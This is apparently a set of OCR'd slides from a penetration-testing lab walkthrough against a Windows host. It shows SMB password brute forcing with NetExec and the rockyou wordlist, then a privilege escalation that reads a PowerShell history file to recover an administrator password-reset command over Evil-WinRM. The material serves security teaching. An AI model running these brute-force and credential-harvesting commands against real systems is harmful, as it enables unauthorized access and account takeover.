

SMB Credential Brute Forcing




```
nxc smb 192.168.200.24 -u [redacted] -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
        192.168.200.24  445    ADMIN              [*] Windows 10 / Server 2019 Build 19041
```



```
[+] ADMIN\[redacted]:loser
```

We were able to determine a potential username on the server, so we can brute force the user's password if it is sufficiently weak

Privilege Escalation
PowerShell Command History




```
Directorio: C:\users\[redacted]\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline


             LastWriteTime         Length Name
             -------------         ------ ----
          7/3/2024  10:59 PM          234 ConsoleHost_history.txt
```

On Windows systems, PowerShell commands are saved in a history file for each user in the

\users\%username%\AppData\Roaming\
Microsoft\Windows\PowerShell\
PSReadline\ConsoleHost_history.txt file

Privilege Escalation
PowerShell Command History



```
*Evil-WinRM* PS C:\Users\hope\Documents> type c:\users\[redacted]\AppData\Roaming\Microsoft\Windows\PowerShell\PSRead
line\ConsoleHost_history.txt
Set-LocalUser -Name "administrator" -Password (ConvertTo-SecureString "[redacted]" -AsPlainText -For
ce)
```

And if we can access that file, we might be able to access some sensitive information